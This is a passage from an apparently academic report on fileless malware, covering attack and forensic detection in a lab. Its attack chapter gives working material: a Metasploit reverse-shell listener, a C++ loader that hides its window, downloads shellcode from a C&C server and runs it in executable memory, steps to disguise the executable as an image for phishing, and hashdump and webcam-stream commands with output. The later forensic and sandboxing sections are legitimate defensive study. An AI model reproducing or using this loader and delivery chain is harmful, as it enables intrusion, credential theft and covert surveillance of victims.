\x8d\xc6\x9b\x8c\x7d\xbc\x02\xe8\x7d\xbc\x14\x72\x41\x6a
\x2d\x06\x43\x80\x50\x83\x37\xe1\xbd\x19\x82\x10\x14\xa6
```

Fig 4.2: Malicious payload hosted on the Apache server as a simple HTML page.

4.3 SETTING UP LISTENER

Once the payload is executed, the attacker needs to have a meterpreter listener ready to listen to the incoming connection. Metasploit framework provides an easy way to set up this listener using the multi/handler exploit and setting the payload as a reverse TCP meterpreter. The LHOST and LPORT are set as the same as in the payload. Once the exploit is executed in the server, it actively listens for the incoming connections and spawns a meterpreter session whenever it gets one. Once established, the attacker can access these sessions and send commands to the victim system and take control over it.




```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thr
                                        ead, process, none)
   LHOST     192.168.29.208   yes       The listen address (an interface may b
                                        e specified)
   LPORT     8000             yes       The listen port
```

Fig 4.3: Setting up the Metasploit listener.

4.4 CREATING THE BOILERPLATE

The idea of the boilerplate is to have an executable which runs on the victim Windows system, does not include anything malicious in nature, and is capable of downloading and executing the payload in the memory. A C++ implementation of the boilerplate code made using Visual Studio is used in this study. The code is exported as a Windows executable and is used here. The same concept can also be implemented using a powershell script, VB script etc.



```
#include <iostream>
#include <cpr/cpr.h>
#include <windows.h>

int main() {

    ::ShowWindow(::GetConsoleWindow(), SW_HIDE); // SW_SHOW;

    cpr::Response r = cpr::Get(cpr::Url{ "http://10.10.20.81/home" });
    char* memBuffer = NULL;
    memBuffer = (char*)r.text.c_str();

    unsigned char shellcode[382]; // This is the size of shellcode
    memBuffer += 2;
    for (size_t count = 0; count < sizeof shellcode - 1; count++) {
        sscanf_s(memBuffer, "%02hhx", &shellcode[count]);
        memBuffer = memBuffer + 4;
    }

    void* exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    memcpy(exec, shellcode, sizeof shellcode);
    ((void(*)())exec)();
}
```

Fig 4.4: The boilerplate code.

4.5 LAUNCHING THE PHISHING CAMPAIGN

The attacker needs to launch a phishing campaign or figure out some way to get the boilerplate code into the victim system and get it executed. In this study, a simple phishing campaign was used to get the obfuscated boilerplate code into the victim system. In the phishing campaigns, it would surely be helpful if there is a way to make the boilerplate malware code look like a PNG or a JPG file. There is a way to achieve this using the SFX archive to get this done. Note that this is not a proper steganographic obfuscation, but it will just make the executable look like an image file. For this to work, the victim machine should have the WinRAR application already installed, and it works better if the user has no antivirus software, or has the antivirus software disabled.

The following steps explains how to craft the malicious executable:

Step 1: Select both the files, and right click on it and select “Add to archive”.

Step 2: In the General tab under the Archiving Options, check “Create SFX Archive”.

Step 3: Go to the Advanced tab and click on SFX options…

Step 4: Under the Setup tab, add the names of the image file and the exe file.

Step 5: Go to the Modes tab, under Silent Mode, select “Hide all”.

Step 6: Go to the Text and icon tab, and load the image icon.

Step 7: Go to the Update tab, and under Overwrite mode, select Overwrite all files.

Step 8: Click OK and OK.

Now, the victim gets a boilerplate download that looks and functions just like an image file, but also executes the shellcode in the background.





Fig 4.5: Obfuscating the executable into looking like an image file.

Although the boilerplate code is crafted as an executable shell program, it has special instructions to make sure that the user doesn't get to see any Command Prompt getting popped up when the program is run. This adds to the belief that nothing malicious has happened in opening the image file.

4.6 REVERSE CONNECTION

Once the boilerplate code gets executed, it contacts the C&C server to download the malicious ASCII payload data. This payload data is stored in a buffer, does some character manipulation and is executed in the memory itself. The execution of the payload will trigger the reverse connection to the attackers' C&C and initializes a meterpreter session. Using this session, the attacker has complete control over the victim system.



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.29.208:8000
[*] Sending stage (200262 bytes) to 192.168.29.123
[*] Meterpreter session 1 opened (192.168.29.208:8000 -> 192.168.29.123:58795) at 2021-07-30 08:20:37 +
0530

meterpreter > 
```


Fig 4.6: The spawned meterpreter session.

4.7 PERSISTENCE

Once the meterpreter connection is established, persistence is the next big objective for the attacker. Fortunately, meterpreter does provide a backdoor called metsvc. Migrating to a trusted windows process and installing a persistence backdoor is the solution for persistence as far as the scope of this study is concerned. Attackers can also make use of Autorun registry entries to make sure that the payload gets downloaded and executed every time the user does some specific actions. A simple PowerShell script can help accomplish this task. Studies have shown that most of the antivirus solutions do not check the SQL databases for malicious payloads. So, what an attacker can do is to store the payload on an SQL table as an entry and read the entry and load it to memory while execution.

4.8 POST-EXPLOITATION

The post-exploitation objectives start with privilege escalation. Attacker can either use the getsystem command or can migrate to a process which has SYSTEM privileges. Here you can see the svchost.exe process which has the SYSTEM privileges and migrating to it will grant the required access to the attacker.




```
18932  1092   svchost.exe      x64   0         NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost
```

```
meterpreter > migrate 18932
[*] Migrating from 3312 to 18932...
[*] Migration completed successfully.
meterpreter >
```

Fig 4.7: Identifying and migrating to a SYSTEM process.

Then, the attacker can dump hashes, stream webcam and do anything that the payload supports.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
athul:1001:aad3b435b51404eeaad3b435b51404ee:179f24184b60fcb8b2cec6fe344f3c62:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:e4ffdf349dfcd2d29d19323758a6a076:::
meterpreter >
```

File Edit View Search Terminal Help
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn

```
meterpreter > webcam_stream
[*] Starting...
[*] Preparing player...
[*] Opening player at: /home/athulck/Desktop
[*] Streaming...
```

```
Target IP  : 192.168.56.1
Start time : 2021-10-16 07:06:21 +0530
Status     : Playing
```

Fig 4.8: Hashdump and webcam stream using meterpreter.

CHAPTER 5

FORENSIC ANALYSIS


5.1 LIVE ANALYSIS

A live forensic analysis is done on a running system to analyze its memory contents and to extract details of the currently running processes and networking details. There are many ways in which this process can be done, but the most simple and naive way is to take a memory dump of the system and analyse it. Since the fileless malware does not leave a lot of forensic artifacts in the harddisk, it is preferred to have a live analysis rather than a dead analysis to get the relevant forensic artifacts. A live analysis of the victim system is done by taking the memory dump using the FTK Imager tool. A memory dump of the uninfected system and the infected system was taken for comparison.

The memory dump file is then analyzed using the Volatility framework. The entire process list is taken out and dumped into a separate file for further analysis. The important thing to note here is that in order to proceed with the further analysis of the malicious process, one needs to know either the process name, PID, network connection details, port and services used or some other IoCs that can pin point out the malicious process. Here, the process name is used to search in the process list dump to identify the corresponding PID.

```
#   ./vol.py   --profile=Win10x64_19041   -f   '/media/athulck/My
Passport/memdump.mem' pslist > PSList
```

```
# grep "shell.exe" PSList
```



```
(venv) athulck@Ghost:~/Documents/volatility$ grep "shell" PSList
0xffffd98960b2d080 shell.exe           11756  10904      1       0      1      0 2021-08-15 15:24:24 UTC+0000
```

Fig 5.1: Looking up the process name "shell" for its PID.

Using the PID, Volatility can help in extracting the process executable from the memory dump.

```
#  ./vol.py  --profile=Win10x64_19041  -f  '/media/athulck/My
Passport/memdump.mem' procdump -p 11756 -D dump/
```

Once the executable is generated, it can be given to malware analysis tools and it will detect whether the file is malicious or not. Also, this executable can be reverse engineered using a debugger like IDA debugger or OllyDbg to figure out its inner workings.

5.2 NETWORK ANALYSIS

Since the version of fileless malware used in this study does connect to an external public C&C server, networking analysis is of prime importance to gather more information about the malware. In the lab setup, the victim machine is having the IP address of 192.168.56.1 and the attacker is having an IP of 192.168.56.102. One can use Wireshark to actively monitor the packets sent and received by the victim system to figure out that it is communicating with an anonymous IP. By further investigating this connection, the PID of the malicious process through network analysis can be obtained. By analysing the network packets, one can identify that the victim system is communicating constantly with a remote IP address (here; 192.168.56.102).





Fig 5.2: Network configuration of the attacker and victim systems with their IPs.

Using the netstat command, one can list out all the active connections along with the process PID responsible for that connection.

```
# netstat -a -n -o
```

Here, you can see that the communication with the malicious foreign address is carried out by the process with PID 15396, and thus this process needs to be further examined. Once you have the PID, you can dump the entire process details even from the task manager itself. Notice that if the attacker has already migrated to another trusted process in the victim system, this style of analysis will become more difficult. If you already have the memory dump taken, then you can give this PID to the volatility framework and it can extract the process executable for further examination.




Protocol	Local Address	Foreign Address	State	PID
TCP	192.168.56.1:59218	192.168.56.102:8000	ESTABLISHED	15396

Process Name	PID	Status	User Name	CPU	Memory	UAC Virtual...
ShellCode.exe	15396	Running	athul	00	9,148 K	Not allowed

Fig 5.3: Reverse mapping the network connection to the malicious process.

Using the Wireshark application, packets can be filtered out based on the attacker C&C IP to further analyse the raw packet data for details.




```
ip.src==192.168.56.102 and  ip.dst==192.168.56.1
.        Time        Source           Destination      Protocol  Length  Info
    54 196.532678   192.168.56.102   192.168.56.1     TCP        182 8000 → 65342 [PSH, ACK] Seq=385 Ack=481 Win=63 Len=128
    57 196.582553   192.168.56.102   192.168.56.1     TCP         60 8000 → 65342 [ACK] Seq=513 Ack=641 Win=63 Len=0
    67 256.925855   192.168.56.102   192.168.56.1     TCP        182 8000 → 65342 [PSH, ACK] Seq=513 Ack=641 Win=63 Len=128
    70 256.975834   192.168.56.102   192.168.56.1     TCP         60 8000 → 65342 [ACK] Seq=641 Ack=801 Win=63 Len=0
    79 317.293450   192.168.56.102   192.168.56.1     TCP        182 8000 → 65342 [PSH, ACK] Seq=641 Ack=801 Win=63 Len=128
    82 317.344177   192.168.56.102   192.168.56.1     TCP         60 8000 → 65342 [ACK] Seq=769 Ack=961 Win=63 Len=0
    89 377.666953   192.168.56.102   192.168.56.1     TCP        182 8000 → 65342 [PSH, ACK] Seq=769 Ack=961 Win=63 Len=128
    92 377.718028   192.168.56.102   192.168.56.1     TCP         60 8000 → 65342 [ACK] Seq=897 Ack=1121 Win=63 Len=0
    99 438.025884   192.168.56.102   192.168.56.1     TCP        182 8000 → 65342 [PSH, ACK] Seq=897 Ack=1121 Win=63 Len=128
   102 438.077549   192.168.56.102   192.168.56.1     TCP         60 8000 → 65342 [ACK] Seq=1025 Ack=1281 Win=63 Len=0
   125 498.396120   192.168.56.102   192.168.56.1     TCP        182 8000 → 65342 [PSH, ACK] Seq=1025 Ack=1281 Win=63 Len=12
   128 498.447125   192.168.56.102   192.168.56.1     TCP         60 8000 → 65342 [ACK] Seq=1153 Ack=1441 Win=63 Len=0
   138 558.791900   192.168.56.102   192.168.56.1     TCP        182 8000 → 65342 [PSH, ACK] Seq=1153 Ack=1441 Win=63 Len=12
```

```
ip.src==192.168.56.1 and  ip.dst==192.168.56.102
.        Time        Source           Destination      Protocol  Length  Info
     4 15.519441    192.168.56.1     192.168.56.102   TCP         54 65342 → 8000 [ACK] Seq=1 Ack=129 Win=8209 Len=0
     5 15.529600    192.168.56.1     192.168.56.102   TCP        214 65342 → 8000 [PSH, ACK] Seq=1 Ack=129 Win=8209 Len=160
     7 19.004725    192.168.56.1     192.168.56.102   TCP         55 65341 → 80 [ACK] Seq=1 Ack=1 Win=8212 Len=1
    16 75.871192    192.168.56.1     192.168.56.102   TCP         54 65342 → 8000 [ACK] Seq=161 Ack=257 Win=8208 Len=0
    17 75.880910    192.168.56.1     192.168.56.102   TCP        214 65342 → 8000 [PSH, ACK] Seq=161 Ack=257 Win=8208 Len=160
    38 79.006179    192.168.56.1     192.168.56.102   TCP         55 [TCP Keep-Alive] 65341 → 80 [ACK] Seq=1 Ack=1 Win=8212 Le
    45 136.263304   192.168.56.1     192.168.56.102   TCP         54 65342 → 8000 [ACK] Seq=321 Ack=385 Win=8208 Len=0
    46 136.273774   192.168.56.1     192.168.56.102   TCP        214 65342 → 8000 [PSH, ACK] Seq=321 Ack=385 Win=8208 Len=160
    55 196.573194   192.168.56.1     192.168.56.102   TCP         54 65342 → 8000 [ACK] Seq=481 Ack=513 Win=8207 Len=0
    56 196.582337   192.168.56.1     192.168.56.102   TCP        214 65342 → 8000 [PSH, ACK] Seq=481 Ack=513 Win=8207 Len=160
    68 256.965789   192.168.56.1     192.168.56.102   TCP         54 65342 → 8000 [ACK] Seq=641 Ack=641 Win=8207 Len=0
    69 256.975539   192.168.56.1     192.168.56.102   TCP        214 65342 → 8000 [PSH, ACK] Seq=641 Ack=641 Win=8207 Len=160
    80 317.333663   192.168.56.1     192.168.56.102   TCP         54 65342 → 8000 [ACK] Seq=801 Ack=769 Win=8212 Len=0
    81 317.343980   192.168.56.1     192.168.56.102   TCP        214 65342 → 8000 [PSH, ACK] Seq=801 Ack=769 Win=8212 Len=160
```

Fig 5.4: Packets from victim machine and C&C server captured using Wireshark.

As you can see in Fig 5.4 , there exists active communication back and forth between the victim and attacker systems. To block the connection, one can create a simple firewall rule on Windows systems to deny all the communications with the malicious IP address. This will effectively prevent the attacker from sending commands to the system and will force them to relinquish their access.



Inbound Rules

Name	Group	Profile	Enabled	Action	Override	Program	Local Address	Remote Address	Protocol	Local Port	Remote Port	Authoriz
Fileless Malware C&C Rule		All	Yes	Block	No	Any	192.168.56.102	192.168.56.102	Any	Any	Any	Any
AnyDesk		Domain	Yes	Allow	No	C:\Progra...	Any	Any	UDP	Any	Any	Any
AnyDesk		Public	Yes	Allow	No	C:\Progra...	Any	Any	TCP	Any	Any	Any
AnyDesk		Public	Yes	Allow	No	C:\Progra...	Any	Any	UDP	Any	Any	Any
AnyDesk		Domain	Yes	Allow	No	C:\Progra...	Any	Any	TCP	Any	Any	Any

Fig 5.5: Creating firewall rule to block communication from C&C server.

CHAPTER 6

HARDWARE & SOFTWARE REQUIREMENTS

The simulated environment used in this study uses virtual machines to emulate the attacker's C&C server and the victim machine.

6.1 HARDWARE REQUIREMENTS

CPU: Intel i7 or above / AMD Ryzen 7 or above.

Memory: 8 - 16GB

Hard Disk: 500GB - 1TB

Network: 10 Mbps unrestricted internet connection. The C&C server requires a static IP facing the internet.

6.2 SOFTWARE REQUIREMENTS

Attacker's C&C Server

1. Msfvenom - to create the payload.
2. Web server (Apache) - to serve the payload.
3. Metasploit Framework - to listen to the remote connection.

Victim Machine

1. Windows 10
2. .NET framework

CHAPTER 7

DETECTION MECHANISMS

7.1 SANDBOXING

A Sandbox is a security technology that comprises of a remote and isolated testing environment on a network that simulates end-user operating conditions. This instrumented environment is used to securely run questionable code without risking any harm to the host device or network. Security professionals use malware sandboxing to test potentially malicious software. If any code is suspected to contain malware, sandboxing is carried out to detect, analyze and study its behavior and target endpoints. The technique is a great alternative to traditional signature-based malware defense systems in terms of rendering advanced malware protection for endpoints. Traditional signature-based malware detection techniques are reactive in their approach. Commercial malware analysis tools devoid of malware sandboxing functionalities work by looking for signatures or patterns as identified in known occurrences of malware. Sandboxing, on the other hand, proactively detects, evaluates and detonates code in a safe environment to determine its traits, hence providing reliable advanced malware protection for endpoints. Using sandboxing solutions to detect whether a file is a fileless malware or not is a valid and viable solution since it enables the monitoring of the actions of such malware under an isolated environment. Windows Powershell programs should ideally be run in a specialized sandbox and the APIs used should be carefully monitored to detect any unauthorized privileged system calls.

7.2 EXECUTION EMULATION

